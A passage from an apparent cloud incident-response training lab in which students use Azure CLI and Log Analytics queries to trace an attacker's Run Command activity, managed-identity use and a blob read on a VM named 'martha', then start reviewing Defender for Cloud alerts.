MICROSOFT.COMPUTE/VIRTUALMACHINES/RUNCOMMAND/ACTION
MICROSOFT.COMPUTE/VIRTUALMACHINES/RUNCOMMAND/ACTION
MICROSOFT.COMPUTE/VIRTUALMACHINES/RUNCOMMAND/ACTION
MICROSOFT.COMPUTE/VIRTUALMACHINES/RUNCOMMAND/ACTION
MICROSOFT.COMPUTE/VIRTUALMACHINES/RUNCOMMAND/ACTION
MICROSOFT.COMPUTE/VIRTUALMACHINES/RUNCOMMAND/ACTION
```

2. What if this includes **legitimate** Azure communication by Martha and not the attacker? Narrow down the results to the `CallerIpAddress` of `3.95.15.41`.

Click to reveal

You can add another condition to your `where` clause: `and CallerIpAddress == "3.95.15.41"`.

The new query will be:

```
az monitor log-analytics query --workspace $WORKSPACE_GUID --analytics-query \
  'AzureActivity | where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021
23:59:59")) and Caller == "mhudson@sec541ryanic.onmicrosoft.com" and CallerIpAddress == "3.95.15.41"'
```

To again see only the operations, you can dig into the results once more using `jq` like so:

```
az monitor log-analytics query --workspace $WORKSPACE_GUID --analytics-query \
  'AzureActivity | where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021
23:59:59")) and Caller == "mhudson@sec541ryanic.onmicrosoft.com" and CallerIpAddress == "3.95.15.41"' \
  | jq -r '.[].OperationNameValue'
```

Sample Results

```
MICROSOFT.COMPUTE/VIRTUALMACHINES/RUNCOMMAND/ACTION
MICROSOFT.COMPUTE/VIRTUALMACHINES/RUNCOMMAND/ACTION
MICROSOFT.COMPUTE/VIRTUALMACHINES/RUNCOMMAND/ACTION
MICROSOFT.COMPUTE/VIRTUALMACHINES/RUNCOMMAND/ACTION
MICROSOFT.COMPUTE/VIRTUALMACHINES/RUNCOMMAND/ACTION
MICROSOFT.COMPUTE/VIRTUALMACHINES/RUNCOMMAND/ACTION
```

Hmm, no change. Maybe the attacker was the *only* one using Martha's account on September 27, 2021.

3. You might be wondering: "This does not appear to be a cloud service discovery process". Correct: it only appears that the attacker is actively conducting actions directed toward a virtual machine. In fact, even if the attacker were to be poking around services discovering what is "attackable", you would not see this activity in the Azure Activity Log due to this service only capturing create, update, and delete actions!
4. Determine the system that Martha's account (now owned by the attacker) is launching run commands on.

Click to reveal

Your previous command needs only one update, but it's a complex one: the `jq` filter. Since the affected resource during a Run Command operation is buried in the `Properties` field (which is another JSON document) in the `resource` field, you can use the `fromjson` function to extract the nested JSON and reveal the `resource` value.

Your `jq` filter will first dig into the `Properties` field as follows: `jq -r '.[].Properties'`.

Next, add the `fromjson` function like so: `jq -r '.[].Properties | fromjson'`

Finally, you can instruct `jq` to extract the nested `resource` field: `jq -r '.[].Properties | fromjson | .resource'`

Your command, to include the Azure CLI instructions will be as follows to discover the affected VM:

```
az monitor log-analytics query --workspace $WORKSPACE_GUID --analytics-query \
  'AzureActivity | where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021
23:59:59")) and Caller == "mhudson@sec541ryanic.onmicrosoft.com"' \
  | jq -r '.[].Properties | fromjson | .resource'
```

Sample Results

```
martha
martha
martha
martha
martha
martha
```

It appears that `martha` is the name of the impacted VM!

Find Managed Identity Usage (T1552.005)

1. One very valid concern, especially if a system that is believed to have been compromised is using managed identities to access portions of Azure, is to see if there is any evidence related to login and usage of the managed identity.
2. The system `martha`, as discovered in the last task, received a Run Command instruction from the attacker. To check if a managed identity has signed in, you will need to query the `AADManagedIdentitySignInLogs` table. Craft a query for any entries in the `AADManagedIdentitySignInLogs` table on September 27, 2021 (the date of the suspected compromise).

Click to reveal

As usual, the query will again start with the table name (this time it is `AADManagedIdentitySignInLogs`) and have a condition specifying the date as shown in the CLI command below:

```
az monitor log-analytics query --workspace $WORKSPACE_GUID --analytics-query \
  'AADManagedIdentitySignInLogs | where TimeGenerated between(datetime("9/27/2021
00:00:00")..datetime("9/27/2021 23:59:59"))'
```

Sample Results


```
[
    {
        "AppId": "3fd12465-5d6c-4e8e-9bbf-8269c9eb2912",
        "Category": "ManagedIdentitySignInLogs",
        "CorrelationId": "ad9ec34a-8ce3-409e-bf86-53a59b18c761",
        "DurationMs": "0",
        "IPAddress": "",
        "Id": "a212deba-d1d3-49b5-b991-b4121d1f4800",
        "Identity": "",
        "Level": "",
        "Location": "",
        "LocationDetails": "{\"city\":\"\",\"state\":\"\",\"countryOrRegion\":\"\",\"geoCoordinates\":
{\"latitude\":0,\"longitude\":0}}",
        "OperationName": "Sign-in activity",
        "OperationVersion": "1.0",
        "ResourceDisplayName": "Windows Azure Service Management API",
        "ResourceGroup": "Microsoft.aadiam",
        "ResourceIdentity": "797f4846-ba00-4fd7-ba43-dac1f8f63013",
        "ResultDescription": "",
        "ResultSignature": "None",
        "ResultType": "0",
        "ServicePrincipalId": "a309d2b0-0a6b-4f5b-b628-973790515a5a",
        "ServicePrincipalName": "KeyReader",
        "SourceSystem": "Azure AD",
        "TableName": "PrimaryResult",
        "TenantId": "4f075f0f-3469-4357-b759-954ab2581a53",
        "TimeGenerated": "2021-09-27T18:31:27.9438874Z",
        "Type": "AADManagedIdentitySignInLogs"
    },

<snip>
```


3. You may notice that nowhere in the results is an identifier for `martha` (the supposed compromised virtual machine). This does **not** mean that the system has not logged in using managed identities. This is because the VM name will **never** show up in these results, but the identity that may be assigned to the VM will.
4. The field `ServicePrincipalId` in your query results shows the identity's ID that can be compared to the one assigned to the VM. If they match, it is likely (unless other VMs are using this same user-assigned identity) that the infected VM did, in fact, sign on. Reveal which identity is assigned to `martha` and see if it matches what appears in your query results (`a309d2b0-0a6b-4f5b-b628-973790515a5a`).

Click to reveal

To see details related to your Virtual Machines, you can run the following command:

```
az vm list
```

Sample Results


```
[
    {
        "additionalCapabilities": null,
        "availabilitySet": null,
        "billingProfile": null,
        "capacityReservation": null,
        "diagnosticsProfile": {
        "bootDiagnostics": {
            "enabled": false,
            "storageUri": null
        }
        },
        "evictionPolicy": null,
        "extendedLocation": null,
        "extensionsTimeBudget": "PT1H30M",
        "hardwareProfile": {
        "vmSize": "Standard_B1s"
        },
        "host": null,
        "hostGroup": null,
        "id": "/subscriptions/138d1821-efb5-4cdc-80fa-7e1221abcf2c/resourceGroups/SHERLOCK/providers/
Microsoft.Compute/virtualMachines/martha",
        "identity": {
        "principalId": null,
        "tenantId": null,
        "type": "UserAssigned",
        "userAssignedIdentities": {
            "/subscriptions/138d1821-efb5-4cdc-80fa-7e1221abcf2c/resourceGroups/Sherlock/providers/
Microsoft.ManagedIdentity/userAssignedIdentities/KeyReader": {
            "clientId": "3fd12465-5d6c-4e8e-9bbf-8269c9eb2912",
            "principalId": "a309d2b0-0a6b-4f5b-b628-973790515a5a"
            }
        }
        },

<snip>
```


Again, that is a **lot** of information. To reveal *just* the identity information assigned to each VM, you can run the following command:

```
az vm list --query '[[].name,[].identity.userAssignedIdentities[].*.principalId]'
```

Sample Results


```
[
    [
        "martha"
    ],
    [
        [
        "a309d2b0-0a6b-4f5b-b628-973790515a5a"
        ]
    ]
]
```


It appears that `martha` has the suspicious identity of `a309d2b0-0a6b-4f5b-b628-973790515a5a` assigned!

5. Was this identity used after sign-in? Check the activity logs to see if any results appear when the `Caller` equals `a309d2b0-0a6b-4f5b-b628-973790515a5a` on September 27, 2021?

Click to reveal

This query will look familiar to previous queries by starting off with searching the `AzureActivity` table with a `where` clause restricting the search to September 27, 2021. The twist is extending the `where` clause to also identity any time the `Caller` equals the managed identity's Principal ID, like so:

```
az monitor log-analytics query --workspace $WORKSPACE_GUID --analytics-query \
  'AzureActivity | where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021
23:59:59")) and Caller == "a309d2b0-0a6b-4f5b-b628-973790515a5a"'
```

You should have multiple results--each showing communication with Azure Storage!

Identify Data Exfiltration (T1530)

1. The most valuable file in this entire Azure account is Sherlock's list of gadgets. This file is located in an Azure Storage account called `sherlocksensitive`. Within this Storage Account, the method of storage is the use of an Azure Container named `sherlock-proprietary`.
2. You must determine if **either** the attacker's IP address **or** the Virtual Machine accessed this file. This activity *should* be captured in the `StorageBlobLogs` Log Analytics table as the **Diagnostics settings** setting is configured to log all types of activity to the Storage Container. To begin, query the `StorageBlobLogs` for all events that happened on September 27, 2021.

Click to reveal

You should be getting the hang of this by now. Start your Azure CLI command like: `az monitor log-analytics query --workspace $WORKSPACE_GUID --analytics-query`.

> Next, your query will be `StorageBlobLogs | where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))`.
>
> The complete command will be:
>
> ```
> az monitor log-analytics query --workspace $WORKSPACE_GUID --analytics-query \
>   'StorageBlobLogs | where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))'
> ```

3. Those are very busy logs that would be tough to sift through with the previous query. Narrow down the results to the Azure Storage account named `sherlocksensitive`.

> **Click to reveal**
>
> You will need to add to your `where` clause, but which field will identify the Azure Storage account in question? `AccountName`!
>
> Add `and AccountName == "sherlocksensitive"` to your query. The complete command will be:
>
> ```
> az monitor log-analytics query --workspace $WORKSPACE_GUID --analytics-query \
>   'StorageBlobLogs | where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59")) and AccountName == "sherlocksensitive"'
> ```

4. Still, there is much to dissect from this data. Further limit the results to the Azure Container named `sherlock-proprietary`.

> **Click to reveal**
>
> Identifying the Container is a bit more tricky. There is not a specific field that is returned that showcases the Container name exactly, **however**, there is a field that will **contain** the Container name. This field is the `Uri` field.
>
> You may extend your `where` clause once more looking for all occurrences where `Uri` **contains** `sherlock-proprietary`. Your complete Azure CLI command, in this case, will be:
>
> ```
> az monitor log-analytics query --workspace $WORKSPACE_GUID --analytics-query \
>   'StorageBlobLogs | where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59")) and AccountName == "sherlocksensitive" and Uri contains "sherlock-proprietary"'
> ```

5. Again, there is quite a bit of information that still does not narrow down exactly the file you want to see was or was not accessed: `gadgets`. Craft a more granular query to narrow down this data to capture only the attempts to `gadgets` in the proper Storage account and Storage Container.

> **Click to reveal**
>
> Just like the last task, the only appearance of a blob name in an Azure Storage account Container is found in the `Uri` field. Add yet another `and` statement to the query checking if `Uri` **contains** `gadgets`.
>
> The final Azure CLI command will be:

```
az monitor log-analytics query --workspace $WORKSPACE_GUID --analytics-query \
  'StorageBlobLogs | where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021
23:59:59")) and AccountName == "sherlocksensitive" and Uri contains "sherlock-proprietary" and Uri
contains "gadgets"'
```

Sample Results


```
[
    {
        "AccountName": "sherlocksensitive",

        <snip>

        "CallerIpAddress": "10.0.0.4:60702",
        "Category": "StorageRead",

        <snip>

        "OperationName": "GetBlob",

        <snip>

        "StatusText": "Success",

        <snip>

        "Uri": "https://sherlocksensitive.blob.core.windows.net:443/sherlock-proprietary/gadgets",
        "UserAgentHeader": "Azure-Storage/2.0.0-2.0.1 (Python CPython 3.6.10; Linux 5.4.0-1056-azure)
AZURECLI/2.28.0 (DEB)",

        <snip>
    }
]
```


6. Oh no! It seems that the file **was** read, but by whom? The `CallerIpAddress` does **not** match the attacker's IP. Does it match the IP address of the virtual machine? Use the Azure CLI to see which IP address is tied to `martha`.

Click to reveal

The command to list specifics about a VM by name is:

```
az vm show --resource-group sherlock --name martha
```

If you scroll through the results, you will find a few interesting things, but what you will not find is the IP address!

Luckily, Azure has an interesting flag (`--show-details`) which is used to be even more verbose. Maybe adding that option will show network information?

```
az vm show --show-details --resource-group sherlock --name martha
```

Sample Results

```
<snip>

    "name": "martha",
    "networkProfile": {
        "networkApiVersion": null,
        "networkInterfaceConfigurations": null,
        "networkInterfaces": [
        {
            "deleteOption": null,
            "id": "/subscriptions/138d1821-efb5-4cdc-80fa-7e1221abcf2c/resourceGroups/Sherlock/
providers/Microsoft.Network/networkInterfaces/vm-nic",
            "primary": true,
            "resourceGroup": "Sherlock"
        }
        ]
    },

<snip>

    "powerState": "VM deallocated",
    "priority": "Regular",
    "privateIps": "10.0.0.4",

<snip>
```

Conclusion

You can now conclude that the attacker, after issuing an Azure Run Command to the `martha` system, may have used this access to acquire some very sensitive information. What is unclear, however, is the exact commands run on the system. This will be cleared up in a future lab, so stay tuned!

Exploring Further

You had used a few Azure Log Analytics tables in this exercise. To gain a better understanding of what built-in tables may exist and what data they may contain, https://docs.microsoft.com/en-us/azure/azure-monitor/reference/tables/tables-category may prove very useful.

Lab 4.4: Microsoft Defender for Cloud and Sentinel

Objectives


Estimated Time: 30 minutes

- View alerts in Microsoft Defender for Cloud
- Use Azure CLI to discover alerts related to previously discovered attack
- Utilize Microsoft Sentinel to hunt for authentication attacks against this Azure account
- Manually run the Password spray against Azure AD application analytic rule

View Alerts in Microsoft Defender for Cloud

1. All work for this exercise will yet again be conducted in the classroom Azure account. Log into the Azure Portal at https://portal.azure.com as you did in the previous exercises to begin.


Click to reveal



Note

If asked to stay signed in, you can click *either* **Yes** or **No**. If you select **No**, you will need to sign in every time your session times out or your browser is closed.


You may be presented with an offer to tour Azure. This is not necessary for this or future labs, so click on **Maybe later**.



2. Once you have logged in, navigate to the **Microsoft Defender for Cloud** service.

Click to reveal

You can navigate to the Microsoft Defender for Cloud just like you can any other service in the Azure Portal - by entering the name of the service (`Microsoft Defender for Cloud`) in **search bar** (1) and clicking on the service name which appears in the results (2).




3. As you arrive at this service, you may notice that there are some alerts present. Navigate to the **Security alerts** section of Microsoft Defender for Cloud.

Click to reveal

On the **Overview** page of the Microsoft Defender for Cloud service, you will see along the top that there are a number of alerts present (1).

Your number of alerts may vary as this is a live environment that is constantly under attack!


Click on **Security alerts** in the left pane to view these alerts (2).



4. Review the names of the alerts present in Security and the system which is affected.

Click to reveal

When you arrive at the next screen, you will see a high level overview of the alerts discovered by Microsoft Defender for Cloud. These alerts appear to affect the `martha` virtual machine. Maybe some of these are related to the attack discovered in previous labs? This would be hard to tell without digging into each alert individually in the Azure Portal. Certainly, there has to be a better way!



Discover Alerts Related to Previously Discovered Attack

1. To more efficiently analyze security alerts found by Azure, it may be in your best interest to use the Azure CLI tools (along with some other Linux utilities) to search this data for previous indicators of compromise (IOCs).
2. Connect to your **Inspector-Workstation** instance as you did in previous labs.

Click to reveal

```
sudo su ec2-user
cd
```

3. You should still be logged into Azure via the CLI tool, but if you are struggling with authentication errors, run `az login` and follow the instructions shown in the output to re-authenticate with Azure.
4. Determine the appropriate `az` command to list all security alerts found by Microsoft Defender for Cloud.

Click to reveal

You can begin this task just like you have in the past by using `--help`! To see which Subgroups are available for the `az` command, issue the following command:

```
```

```
az --help
```

Sample Results

```
<snip>

Subgroups:

<snip>

    role                                      : Manage user roles for access control with Azure Active
Directory and service principals.
    search                                    : Manage Azure Search services, admin keys, and query
keys.
    security                                  : Manage your security posture with Azure Security Center.
    servicebus                                : Manage Azure Service Bus namespaces, queues, topics,
subscriptions, rules, and geo-disaster recovery configuration alias.
    sf                                        : Manage and administer Azure Service Fabric clusters.

<snip>
```

The Subgroup that certainly stands out here is `security`. Check out which Subgroups are available for `az security` by running the following:

```
az security --help
```

Sample Results

```
<snip>

Subgroups:
    adaptive-application-controls     : Enable control which applications can run on your Azure and non-
Azure machines (Windows and Linux).
    adaptive_network_hardenings       : View all Adaptive Network Hardening resources.
    alert                             : View security alerts.
    allowed_connections               : View all possible traffic between resources for the
subscription and location, based on connection type.
    assessment                        : View your security assessment results.
    assessment-metadata               : View your security assessment metadata.
    atp                               : View and manage Advanced Threat Protection settings.
    auto-provisioning-setting         : View your auto provisioning settings.
    contact                           : View your security contacts.
    discovered-security-solution      : View your discovered security solutions.
    external-security-solution        : View your external security solutions.
    iot-alerts                        : View IoT Security aggregated alerts.
    iot-analytics                     : View IoT Security Analytics metrics.
    iot-recommendations               : View IoT Security aggregated recommendations.
    iot-solution                      : Manage your IoT Security solution.
    jit-policy                        : Manage your Just in Time network access policies.
    location                          : Shows the Azure Security Center Home region location.
    pricing                           : Enables managing the Azure Defender plan for the subscription.
    regulatory-compliance-assessments : Regulatory compliance assessments.
    regulatory-compliance-controls    : Regulatory compliance controls.
    regulatory-compliance-standards   : Regulatory compliance standards.
    secure-score-control-definitions  : Secure score control definitions.
    secure-score-controls             : Secure score controls.
    secure-scores                     : Secure scores.
    setting                           : View your security settings.
    sub-assessment                    : View your security sub assessments.
    task                              : View security tasks (recommendations).
    topology                          : Shows the network topology in your subscription.
    va                                : View Vulnerability Assessment.
    workspace-setting                 : Shows the workspace settings in your subscription--these
settings let you control which workspace will hold your security data.

<snip>
```

There are many options here, but the one that related to this task must be `alert`. Now, see which commands are available for `az security alert` by running:

```
az security alert --help
```

Sample Results

```
<snip>

Commands:
    list   : List security alerts.
    show   : Shows a security alert.
    update : Updates a security alert status.

<snip>
```

The appropriate command to show all of the Microsoft Defender for Cloud alerts is `az security alert list`.

5. You would normally execute this newly discovered command to retrieve the full details of all alerts found by Microsoft Defender for Cloud, **however** alert data is only available for 90 days! Luckily, the course authors downloaded the output of the following command and saved it.

Warning

You *can* run this command, but you likely to not find anything related to the previous attack as those alerts have aged out.

Click to reveal

```
az security alert list
```

6. Download the saved alert data that the course authors acquired from an AWS S3 bucket called `sec541`. This file is named `securitycenter-alerts.json`.

Click to reveal

```
wget https://sec541.s3.amazonaws.com/securitycenter-alerts.json
```

Sample Results

```
--2021-10-07 12:15:13--  https://sec541.s3.amazonaws.com/securitycenter-alerts.json
